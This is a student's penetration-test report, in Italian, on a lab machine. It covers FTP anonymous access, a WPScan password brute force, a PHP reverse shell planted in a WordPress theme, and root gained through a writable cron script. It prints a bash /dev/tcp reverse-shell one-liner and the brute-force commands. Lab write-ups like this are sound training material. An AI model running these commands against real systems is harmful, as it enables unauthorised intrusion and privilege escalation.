

## Informazioni all'interno del documento

**Title:** W16D4 Gallo Cosimo Pio

**Classificazione:** Non Confidenziale

**Autore:** Gallo Cosimo Pio

**email:** cosimogll1@gmail.com

legal: false

## Informazioni del cliente e dell'attività

client: Prof Valerio Casalino

activity: Valutazione delle vulnerabilità

activity\_type: Hacking Vancouver

data inizio: 22/11/2025

## Sintesi

L'esercizio di fine modulo del quarto mese era incentrato sul bucare la macchina Vancouver. La traccia dell'esercizio: l'obiettivo dello studente è quello di eseguire un VA/PT completo sulla macchina bersaglio, e documentare efficacemente il suo lavoro al fine di produrre un report esaustivo.

## Scope

I nostri target:

- 192.168.56.101

## Sintesi delle vulnerabilità

Tabella delle vulnerabilità rilevate (inserisco solo vulnerabilità rilevanti ai fini dell'esercizio):

Nome vulnerabilità	Rischio	$\Sigma$
FTP anonymous profile	High	1
WordPress	High	1

Nome vulnerabilità	Rischio	$\Sigma$
Utente anne	High	1
Vulnerabilità totali trovate		3

## Esecuzione

### Netdiscover

Per iniziare ho individuato il mio indirizzo IP che è uguale a: 192.168.56.102  
Non avendo l'IP della macchina target ho effettuato un:

```
netdiscover -i eth0 -r 192.168.1.0/24
```




Figure 1: Screenshot 1: Netdiscover - Indirizzo IP Target

### Nmap

Dopo aver trovato l'IP della macchina target (192.168.56.101) ho effettuato una scansione tramite Nmap per identificare tutte le porte aperte e i servizi associati. (NB. il comando utilizzato è uno script bash avanzato che include vari tipi di scansione Nmap): `nmapAutomator.sh -H 192.168.56.101 -t Full`





## WPScan

Identificato WordPress, ho eseguito una scansione iniziale: `wpscan --url http://192.168.56.101/backup_wordpress` Nessuna vulnerabilità sfruttabile direttamente.





Figure 2: Screenshot 5: WPScan Initial Scan

## FTP

Ho provato la porta 21 (FTP): `ftp 192.168.56.101` Accesso con utente **anonymous**. Nella directory `public` ho trovato e scaricato `users.txt.bk` con possibili

username



```
root@kali: ~  
[root@kali] ~  
[~] ftp 192.168.56.101  
Connected to 192.168.56.101.  
220 (vsftpd 2.3.5)  
Name (192.168.56.101:kali): anonymous  
330 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||48577|).  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 4096 Mar 03 2018 public  
-rwxr-xr-x 2 85534 85534 4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||8959|).  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> cat user.txt.bk  
Invalid command.  
ftp> vi user.txt.bk  
Invalid command.  
ftp> vim user.txt.bk  
Invalid command.  
ftp> vim users.txt.bk  
Invalid command.  
ftp> cat users.txt.bk  
Invalid command.  
ftp> get users.txt.bk  
Local users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||43848|).  
150 Opening binary mode data connection for users.txt.bk (31 bytes).  
100% |=====| 31 685.46 KIB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (66.18 KIB/s)  
ftp>
```

```
Warning: you are using the root account. You may harm your system.  
1 abatchy  
2 john  
3 mail  
4 anne  
5 doomguy  
6  
7 |
```


## WPScan Brute Force Attack

Ho usato WPScan per brute force su WordPress con la lista utenti scaricata:


```
wpscan --url http://192.168.56.101/backup_wordpress --usernames  
/home/kali/Desktop/usern.txt --passwords /usr/share/wordlists/rockyou.txt
```

Risultato: utente **john** - password **enigma**







Ho modificato il theme footer per inserire una reverse shell PHP









## Privilege Escalation

Con la shell iniziale ho eseguito LinPEAS, che ha identificato `/usr/local/bin/cleanup` (scrivibile da tutti, eseguito da root via cron)



Ho aggiunto la reverse shell:

```
echo "/bin/bash -c '/bin/sh -i >& /dev/tcp/192.168.56.51/9001 0>&1'" >> /usr/local/bin/cleanup
```



## Fail

I fail commessi sono visibili negli screenshot (es. tentativi falliti di editing diretto via FTP, scansioni non sfruttabili inizialmente)

## Rimedi

- Aggiornare WordPress all'ultima versione.
- Utilizzare password complesse e uniche.
- Disabilitare FTP anonymous.
- Rimuovere/permittere solo accesso autenticato a backup sensibili.
- Aumentare la sicurezza generale con un professionista (spero di esserlo io presto!).

## Elenco Screenshot (per riferimento)

- Screenshot 1: Netdiscover - Indirizzo IP Target → ipmacchinatarget.png
- Screenshot 2: Nmap Scan Results → nmap192.168.56.101.png
- Screenshot 3: Gobuster e Robots.txt → paginaweb1.png
- Screenshot 4: Contenuto Robots.txt con directory backup → paginaweb2.png
- Screenshot 5: WPScan Initial Scan → wpscan.png
- Screenshot 6: FTP Anonymous Login → ftp.png
- Screenshot 7: Contenuto file users.txt.bk → utenti.png
- Screenshot 8: WPScan Brute Force in corso → wpscanbrute.png
- Screenshot 9: WPScan Brute Force successo → wpscanbrute2.png
- Screenshot 10: WordPress Login → sito.png
- Screenshot 11: Theme Editor - Selezione Footer → footer2.png
- Screenshot 12: Theme Footer prima della modifica → footer.png
- Screenshot 13: Inserimento codice Reverse Shell PHP → reverse-shellphp.png
- Screenshot 14: Reverse Shell e Listener → reverseshell.png
- Screenshot 15: LinPEAS - File Cleanup Sospetto → filesospetto.png
- Screenshot 16: Listener Root iniziale → nciniziale.png
- Screenshot 17: Shell Root ottenuta → ncfinale.png
- Screenshot 18: Proof Root Access → ROOT.png